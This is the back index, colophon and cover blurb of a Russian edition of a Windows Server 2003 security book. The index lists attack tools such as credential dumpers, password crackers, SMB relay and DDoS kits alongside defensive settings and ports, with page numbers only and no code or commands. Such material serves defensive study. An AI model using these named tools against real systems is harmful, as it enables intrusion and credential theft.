Оранжевая книга, 38
Организационная единица, 43; 342
Оснастка
IPSec Policy Management, 452
Security Configuration and Analysis, 434
Security Policy, 64; 104; 111
Security Templates, 434
User Accounts, 457
Ответные действия, 30
Отключение
службы SMB, 109
Открытые серверы SMTP, 354
Отладчик, 171
Оценка риска, 29
Ошибка
+.htr, 270; 282; 287
Translate, 273

П

Пакет
CyberCop Scanner, 135
Forensic Toolkit, 236; 238
IEAK, 384; 388
L0phtcrack, 147; 163
MSDE, 287
NullKit, 228
NullSys, 228
Resource Kit Windows 2000, 178
Resource Kit Windows NT, 178
RPCTools, 108
SMS, 480
SolarWinds 2001 Professional Plus, 116
Stacheldraht, 419
Sysinternals PSTools, 237
System Center, 469
Terminal Services Resource Kit, 174
Textutils, 236
TFN, 419

TFN2K, 419
Trinoo, 419
WinTrinoo, 419; 420
Пакеты
MSI, 319
Windows Update, 318
широковещательные, 446
Параметр
Application Protection, 266
Content-ID, 363
rate-limit, 422
RestrictAnonymous, 336
реестра
LMCompability, 151; 202
LMCompatibilityLevel, 151
NoDefaultExempt, 84; 450
NoLmHash, 201
RestrictAnonymous, 104
RetainW3SVCStatus, 249
SecureBoot, 400
SFCDisable, 460
Winlogon, 223
для автозагрузки, 225
для отладчика, 226
Пароль, 32
взлом, 196; 197
надежный, 201
считывание из реестра, 195
устаревание, 42
хешированный, 48; 146
LM, 146; 197
NTLM, 146
хранение с обратимым шифрованием, 194
Передача нескольким получателям, 447
Перенаправление
аутентификационных данных, 148
портов, 216
Перенос зоны, 113
запрет, 114
Переполнение буфера, 283
в DirectX, 356
в конвертере HTML-данных, 358
в программах Outlook, 359
в программе Windows Media Player, 361
Перехват
аутентификационных данных, 143
Планирование, 28
Планировщик, 179; 193
Платформа
.NET Framework, 384
Платформа .NET Framework, 66; 248
Поглощающий колодец, 423
Подбор паролей, 128; 132
автоматизированный, 133
с помощью
команды FOR, 133
Подмена
IP-адреса, 414
Web-страниц, 278
порта отправителя, 80
сервера SMB, 154
хранителя экрана, 398
Подпись драйвера, 460
Подполномочия, 55
Подсистема
LSASS, 64
безопасности, 38
Поиск файлов, 204
через командную строку, 205
Поле
BDAY, 360
GMT, 356
восстановления данных, 402
расшифровки данных, 401
Политика, 29
IPSec
создание, 451
аудита, 63
безопасности, 320
Software Restriction, 344
восстановления для домена, 404
групповая, 439; 462; 483
ограниченного использования программ, 444
паролей, 131
результирующая, 443
фильтрация, 443
Пользовательское предупреждение, 340
Порог блокировки, 131
Порт
TCP
#111, 97
#135, 90; 96; 98; 160
#139, 90; 109; 160
#1433, 287
#161, 119
#25, 80
#3268, 91; 120
#3389, 331; 333; 334
#34555, 419
#389, 91; 120

#445, 91; 109; 160
#50000, 467
#53, 90
#593, 98; 160
#80, 80
#88, 447
UDP
#135, 98; 160
#137, 90; 92; 417
#139, 160
#1434, 295
#161, 91; 115; 119
#3268, 91
#34555, 419
#389, 91
#445, 160
#500, 447
#593, 160
#88, 447
программы SQL Server, 296
сервера TS, 331
Построение строк, 314
Потайной ход, 222
Права
заимствование, 59
на вход, 47
пользователей, 47
Предварительный сбор данных, 74
Предкомпилированные команды
SQL, 322
Предотвращение, 31
Привилегии, 47
Привилегия
interactive, 265
Признаки атаки, 258
Unicode, 258
Программа
admnlock, 141
Appsec, 346; 489
Archilles, 276
auditpol.exe, 192
Back Orifice, 224; 237
BeatLM, 147; 163
BinText, 236; 238
BO2K, 224
BoDetect, 225; 238
BOXP, 224
chntpw, 400; 402; 410
cipher.exe, 408
cmd.exe, 261
CyberCop Monitor, 219
Cygwin, 238
datview, 209
dcpromo, 121
DDOSPing, 426
Debploit, 171; 175
DelGuest, 131
Digest Authentication, 194
drivers.exe, 209
DSClient, 151
dskprobe, 406; 410
dsniff, 211; 219
DumpACL, 100
dumpbin, 269
DumpSec, 100; 124; 237; 238
DumpTokenInfo, 59
Duwamish Books, 312
edump, 96
efsinfo, 402; 410
Elitewrap, 232; 238
ELM, 140; 163
elsave, 238
Encryptionizer, 326
Entercept, 233; 238
Enterprise Manager, 316; 322; 487
enum, 102; 124; 130; 136
epdump, 124
ERD Commander, 401; 410
Ethereal, 212
Eudora, 383
Event Log Monitor, 140
EventAdmin, 140; 163
FakeGINA, 210; 219; 238
File Signature Checker, 460
findstr, 205
fpipe, 217; 219; 448
fscan, 81; 286
GetAcct, 108; 124
GINA, 210
global, 100
gpupdate, 442
grep.exe, 206
hashpipe, 404
HexEdit, 238
hfnetchk, 255; 439
HFNetChk Pro, 319; 469
hotfix.exe, 460
IAS, 194
IIS Admin, 245; 253; 280
IISLockdown, 276; 282
IKS, 209; 219
Internet Explorer, 369; 388; 393

зоны безопасности, 384
Invisible Keylogger Stealth (IKS), 208
ipconfig, 214
ipsec6.exe, 472
ipseccmd, 456
ipsecpol.exe, 462
ispc, 268
ISS Database Scanner, 326
John the Ripper, 197; 219
режимы работы, 197
kaht2, 160
KerbCrack, 144
KerbSniff, 144
L0phtcrack, 145
L0phtcrack4, 199; 219
LC4, 199; 201
ldp, 119
local, 100
Lockdown, 225
lsadump2, 132; 203; 219
LSASS, 57
Lumigent Log Explorer, 321
MBSA, 437
MD5sum, 236
MDcrack, 198; 219
Microsoft Access, 382
mpack, 354; 393
MSChap, 194
NAT, 135
nbname, 417
nbtdump, 124
nbtscan, 95; 124
nbtstat, 93
netcat, 85; 182; 190
netddemsg, 169; 175
nete, 103; 124
netsh, 451; 457
netstat, 234
Network Neighborhood, 92
Network Security Hotfix Checker, 255
nltest, 95
nmap, 87
Norton Ghost, 233
nslookup, 113
NTFSDOS, 398
ntfsdospro, 399; 410
osql, 292; 316
Outlook, 387
Outlook Email Security Update, 372
pipelist, 180
PipeUpAdmin, 167; 175
Pipewin, 190
Portfuck, 414
ProbeTS, 335; 349
PsExec, 184; 330
pulist, 235
pulist.exe, 195
pwdump2, 195; 218
pwdump3, 218
pwdump3e, 195
pwdumpX, 196
Query Analyzer, 292; 296; 316; 487
Query Tool, 297
RADIUS, 194
rclient, 182
RealSecure Server, 219
regedit32, 119
remote.exe, 179
rinetd, 217; 219
rmtshare, 99
Robocopy, 256; 486
rpcdump, 97; 124
runas, 48
Sam Spade, 75; 88
ScanLine, 81; 88; 214
sclist, 235
ScoopLM, 163
Senna Spy Worm Generator 2000, 371
Server Network Utility, 318
SFU, 369
sid2user, 105; 124
SMB Packet Capture, 146; 163
SMBCapture, 150
smbclient, 202
SMBGrind, 136; 163
SMBRelay, 153; 156; 163
snarp, 163
Sniffer Pro, 211; 219
snmputil, 115
SoopLM, 147
SQL Profiler, 323; 488
SQL Server
ведение журналов, 292
журнал аутентификации, 321
имя пользователя, 291
пользователь, 291
порты, 295
режим аутентификации Windows, 290
сигнал тревоги, 325
смешанный режим аутентификации, 290; 308
сценарий взлома, 286

шифрование данных, 321
SQL Server 2000, 293
SQL Server 4.2, 289
sqlbf, 299
sqldict, 298
SQLPing, 295; 318; 326
sqlpoke, 300
SRM, 64
srvcheck, 100
srvinfo, 100
SSLProxy, 276
strings.exe, 420
SubSeven, 223
SuperScan, 81; 88
SurfinGate, 391
SurfinGuard, 391
svrmgr.exe, 179
Sybase SQL Server, 289
SYSKEY, 479
System File Checker, 460
Systems Management Server, 439
TDS, 225
Terminal Services Manager, 336
Textutils, 238
TFTPD32, 380
The Cleaner, 233; 238
Tripwire, 236; 238; 492
TS, 330
клиент, 332
номер порта, 335
tsadmin.exe, 336
TSCC, 344
TSCrack, 339; 349
TSEnum.exe, 336; 349
TSGrinder, 338; 349
TSVer, 489
tsver.exe, 346
UltraEdit, 238
unicodeloader, 282
Update System MIB, 116; 449
update.exe, 460
UrlScan, 252; 277; 282; 487
user2sid, 105; 124
UserDump, 107; 124
UserInfo, 106; 124
VigilEnt Audit Manager, 321
Virtual Network Computing (VNC), 188
Vision, 190; 492
VNC, 330
walksam, 108; 124
wfetch, 276
whoami, 57
whois, 75
Windows Media Player, 361; 363; 366
Winfo, 124
Winlogon, 57
WinPcap, 163
WinZapper, 230; 238
WSH, 376
wsremote, 183; 330
XP_Crypt, 326
Zombie Zapper, 420; 426
атаки
ice, 251
IISHack, 283
MDAC/RDS, 283
Unicode, 253
Протокол
ARP, 158; 414
Citrix-ICA, 345
FTP, 261
HTTP, 243
команда
GET, 243
HEAD, 85
IKE, 447; 472
IP v6, 447
IPSec, 445
IPv6, 472
IPX, 180
ISAKMP, 450
ISATAP, 472
Kerberos, 84; 128; 144; 447
условия использования, 152
Kerberos v5, 61
LAN Manager, 128
LDAP, 91; 119; 466
LM, 61; 146; 196
MS-CHAP, 61
MSRPC, 160
NAT-T, 464
NetBEUI, 180
NetBIOS, 417
NTLM, 128; 151
аутентификация, 377
PCT, 281
POP, 211
RDP, 331
RSVP, 84; 447
SMB, 91; 98; 261
цифровая подпись, 158
SMTP, 354
SNMP, 91; 115; 449

SOAP, 270; 471
SSH, 212
SSL, 290; 303
TCP/IP
настройка, 424
TFTP, 261
WebDAV, 415
отключение, 416
Процедура
xp_cmdshell, 287
Процесс IIS, 265
Пул приложений, 246
по умолчанию, 246

Р

Рабочий процесс, 245
Расширение ISAPI
aspnet_isapi.dll, 248
Расширение привилегий, 166
Расширенная хранимая процедура, 315; 327
master..xp_cmdshell, 309
xp_cmdshell, 306; 315
xp_regread, 315
ограничение доступности, 316
отключение, 323

С

Сбор
идентификационных маркеров, 80
Сборка, 66
Сеанс
нулевой, 98
завершение, 129
Сервер
IIS, 19; 43; 242; 479; 484
версия 5, 265
версия 6, 248; 284
MIIS, 465
MMS, 465
SMB, 153
SMS, 469
SQL, 286; 487
команды, 310
Terminal Server, 489
TFTP, 380
Сертификат
открытого ключа, 65
Сетевая библиотека, 290
SuperSockets, 290
многопротокольная, 290
Символ
косой черты, 254
обратной косой черты, 254
Синтаксис MIME, 354
Система
MACS, 65; 468
Система обнаружения вторжений
Peakflow DoS, 422
Сканирование, 78
по протоколу UDP, 80
портов, 79; 295
с помощью
SYN-пакетов, 80
сервера SQL Server, 295
Скрытие файлов, 230
Служба
Active Directory, 48; 119
в режиме приложений, 466
контейнер конфигурации, 53
Alerter, 96
ClipBook, 167
DISCO, 275
DNS, 113
Endpoint Mapper, 98
Event Log, 192
ICS, 432
Indexing, 41
LAN Manager, 479
LSA Secrets, 53; 481
кэш-память, 402
MAPI, 98
Messenger, 96
MSRPC, 96
NBNS, 417
NetDDE, 169
OWA, 98
Parent Paths, 280; 486
Passport, 62
pormapper, 96
Protected Storage, 65
RAS, 121
Resolution Service, 306
RPC, 96; 336
RRAS, 122
SCM, 167
Security Access Manager, 48
Server, 143
SMB, 148
отключение, 109
SNMP Community Name, 119
SRM, 39; 58

SUS, 469; 480
syslog, 192
Task Scheduler, 227
Telnet, 43
Terminal Services, 47
W3SVC, 247
WebDAV, 273; 282
WFP, 460
Winlogon, 210
аудита, 192
  настройка, 192
защиты файлов Windows, 459
преобразования портов, 96
Сообщение
о недосягаемости порта, 80
о превышении лимита времени на доставку, 84
Социальная инженерия, 34
Списки ACL
сохранение при копировании файлов, 256
Список
IIS 4 Security Checklist, 279
Secure Internet Information Services 5 Checklist, 279
контроля доступа, 51; 459
разграничительного контроля доступа, 58
Стандарт
Base64, 354
IPSec, 445
Сценарий
ASP, 244
ASP для взлома, 300
CGI, 243
cmdasp.asp, 262
JavaScript, 375
srcgrab.pl, 274
trans.pl, 274
unicodeloader, 262
VBA, 382
vv5.pl, 415
XML, 392

Т

Таблица
sysusers, 291
sysxlogins, 291
Таблица имен
NetBIOS, 93
Тег
<% %>, 271
bgsound, 357
IFRAME, 363; 366
META-REFRESH, 366
OBJECT, 368
Технология
ASP, 244

У

Управление через командную строку, 178
Утилита
Active Directory Administration Tool, 119
admnlock, 141
appsec, 174; 346; 348
auditpol, 192
cacls, 256; 486
cipher, 408; 410
Client Network Utility, 297
DSClient, 61; 111
dsniff, 211
efsinfo, 402
elsave, 230
enum, 122
find, 205
findstr, 205
fpipe, 448; 462
fport, 492
global, 100
gpresult, 443
gpupdate, 442
grep, 206
IP Network Browser, 116
ipsecpol, 456
isql, 298
kerbtray, 152
klist, 152
ldp, 119
local, 100
lsadump2, 203
mpack, 354
NAT, 135
netcat, 182; 264
nete, 103
netsh, 457
nltest, 95
nslookup, 113
osql.exe, 287; 298
passprop, 141; 480
ping, 79
pipelist, 180
Portf***, 414

pulist, 235
pwdump2, 195
remote.exe, 179; 180
robocopy, 480
sclist, 235
secedit, 437; 442
sfind, 492
shutdown, 209
sid2user, 56
SMBGrind, 136
snmputil, 115
soon, 183
sqlbf, 287; 299; 326
sqldict, 298; 326
sqlpoke, 300; 326
strings, 236
SYSKEY, 400
tethereal, 212
TSEnum, 336
tserver, 346
user2sid, 56
walksam, 108
wsremote, 183
xcalcs, 257
Учетная запись, 40
Administrator, 40; 41; 399; 480
ASPNET, 248; 258
Domain Administrator, 404
Everyone, 260
Guest, 131
IUSR, 41; 244; 257; 486
IWAM, 41; 257; 486
krbtgt, 41
LocalSystem, 41; 173; 244; 315
MSSQLServer, 307
Network Service, 246; 257
sa, 287; 308; 319
SYSTEM, 40; 169; 172; 180; 398
TSInternetUser, 41
администратора
переименование, 141
блокировка, 138; 340
встроенная, 40
компьютера, 45
пользователя, 40
служебная, 41
создание через командную строку, 222
срок действия, 142

Ф

Файл
%systemroot%\ntds\ntds.dit, 48
%systemroot%\system32\config\sam, 48
%systemroot%\system32\drivers\etc\LM
HOSTS, 91
%systemroot%\system32\inetsrv\
w3svc.dll, 86
%systemroot%\system32\smss.exe, 171
compmgmgt.msc, 147
compmgmt.msc, 230
connect.asp, 335
dllhost.exe, 245
efs0.tmp, 405
global.asa, 271; 287
hfnetchk.exe, 279; 282
http.sys, 245
iis.msc, 253; 256; 486
iks.sys, 226
inetinfo.exe, 244
ism.dll, 252
ldp.exe, 119
machine.config, 248
null.sys, 228
passfilt.dll, 138
quartz.dll, 357
regentry.chm, 424
scecli.dll, 433
sceregvl.inf, 433
service.exe, 419
services.exe, 419
services.msc, 170
showcode.asp, 283
svrmgr.exe, 179
tscc.msc, 343; 344
upload.asp, 262
upload.inc, 262
vCard, 359
с расширением
.adm, 439
.asmx, 275
.asp, 270; 305; 486
.asx, 361
.cat, 460
.chm, 367
.config, 67
.disco, 275
.EXE, 226; 373
.htm, 270
.htr, 250
.inc, 280; 305; 486
.inf, 435
.ins, 389
.mid, 357

.midi, 357
.pol, 439
.rdp, 332; 489
.src, 305
.vcf, 359
.wms, 363
.wmz, 366
.wsdl, 274
.xsd, 274
.xsl, 375
Файловая система
EFS, 321; 398; 458
агент восстановления, 401
Фильтр
IPSec, 446; 483
ISAPI, 86
URLScan, 86
паролей, 137
Фильтрация
пакетов, 445
на шлюзе, 383; 390
политик, 443
Фильтры
IPSec, 84
Фрагментарное кодирование, 250
Функция
isnumeric, 313
NetServerEnum, 336
NetUserGetInfo, 106
passfilt, 137
RevertToSelf, 265; 269; 486
srv_paraminfo(), 307; 308
syskey, 195
WTSOpenServer, 336

X

Хакинг
Web-приложений, 278
Хеширование, 41
Хранимая процедура, 322; 488
расширенная, 488

Ч

Червь
Blaster, 160
ILOVEYOU, 227
LOVESAN, 160
Nimda, 363
Slammer, 423
SQL Slammer, 286; 306
для адресной книги Outlook, 371
электронной почты, 371

Ш

Шаблон безопасности, 433
hisecweb, 462
импорт, 441
Шифрование данных
SQL Server, 290

Э

Эксплоит, 32
Элемент управления
ActiveX, 386
доступом, 443
Элемент управления ActiveX
MSScriptControl.ScriptControl, 374
Элемента управления
MSScriptControl.ScriptControl, 392

Я

Язык программирования
VBS, 371
WSDL, 470
XML, 361; 375

Научно-популярное издание

Джоэл Скембрей, Стюарт Мак-Клар

Секреты хакеров

Безопасность Windows Server 2003 — готовые решения

Литературный редактор	*С.Г. Татаренко*
Верстка	*О.В. Мишутина*
Художественный редактор	*С.А. Чернокозинский*
Корректоры	*З.В. Александрова, Л.А. Гордиенко*

Издательский дом "Вильямс"
101509, г. Москва, ул. Лесная, д. 43, стр. 1
Изд. лиц. ЛР № 090230 от 23.06.99
Госкомитета РФ по печати

Подписано в печать с готовых диапозитивов 29.07.2004.
Формат 70 x $100^{1}/_{16}$. Гарнитура Times. Печать офсетная.
Усл. печ. л. 32,0. Уч.-изд. л. 31,5.
Тираж 3 000 экз. Заказ № 196.

ОАО «Санкт-Петербургская типография № 6».
191144, Санкт-Петербург, ул. Моисеенко, 10.
Телефон отдела маркетинга 271-45-32.

СЕКРЕТЫ Windows Server 2003 ХАКЕРОВ

БЕЗОПАСНОСТЬ WINDOWS SERVER 2003 – ГОТОВЫЕ РЕШЕНИЯ

Устраните уязвимые места в инфраструктуре своих систем Windows, изучая ситуацию с точки зрения хакера

"Все сведения по хакингу... Эту книгу просто необходимо прочесть, если вы хотите защитить свои сети". — *сайт W2Knews*

Используя проверенную методику серии Секреты хакеров, эта книга поможет защитить системы под управлением Windows Server 2003 от самых новых, популярных и разрушительных атак хакеров. Шаг за шагом читатели разберутся, как злоумышленники определяют цели для атаки, получают доступ с правами привилегированного пользователя и "грабят" скомпрометированные сети. В полностью обновленных главах подробно рассмотрены все современные методы исследования и сканирования систем Windows Server 2003, ошибки в IIS 6, атаки на переполнение буфера, взломы службы Terminal Services и уязвимые места для проведения атак отказа в обслуживании. Взятые из жизни случаи и примеры программного кода позволили продемонстрировать, какую угрозу могут предоставлять вторжения хакеров, а затем рассказать о наиболее действенных мерах защиты, призванных остановить злоумышленников.

Обновленное и дополненное издание!

- Описаны все современные средства и методы проведения анализа и сканирования систем под управлением Windows
- Надежный метод изложения материала, принятый в серии *Секреты хакеров*, позволяет выявить и устранить все уязвимые места в своей сети и программном обеспечении Windows
- Методы защиты от инвентаризации хакером служб NetBIOS, MSRPC, SMS, DNS, SNMP и Active Directory
- Представлены обновленные программы атак на уникальные для Windows службы, включая уязвимое место интерфейса MSRPC, которое позволило распространиться "червям" Blaster, SQL Slammer и реализовать атаки перехвата паролей для протокола Kerberos
- Подробности новой архитектуры IIS 6, программа URLScan, программы атаки для раскрытия исходного кода Web-служб Microsoft и атаки на переполнение буфера для файлов .htr
- Вся новейшая информация о службе Terminal Services, включая новые методы подбора пароля, расширения привилегий и перехвата данных
- Рассмотрены новые программы атаки на клиентское программное обеспечение с помощью файлов популярных медиа-программ и новые средства достижения максимальной безопасности, включая технологию Internet Explorer Enhanced Security Configuration
- Современные способы защиты от атак отказа в обслуживании: фильтрация пакетов с недопустимыми адресами и создание "поглощающих колодцев"
- Новые возможности системы обеспечения безопасности Windows, такие как использование брандмауэра Internet Connection Firewall (ICF), политики ограничения действий приложений и обновления для фильтров IPSec

Об авторах

Джоел Скембрей является генеральным директором компании MSNSecurity, которая входит в состав корпорации Microsoft.

Стюарт Мак-Клар зарекомендовал себя ведущим руководителем технического отдела компании Foundstone, Inc., предлагающей фирме в области обучения и консультаций по обеспечению безопасности. Скембрей и Мак-Клар являются соавторами книг в серии *Секреты хакеров*, а также автором книги *Секреты хакеров. Безопасность Windows 2000 — Готовые решения*.

www.williamspublishing.com
www.osborne.com

OSBORNE

ISBN 5-8459-0684-9

9 785845 906847 04129

СЕТИ / БЕЗОПАСНОСТЬ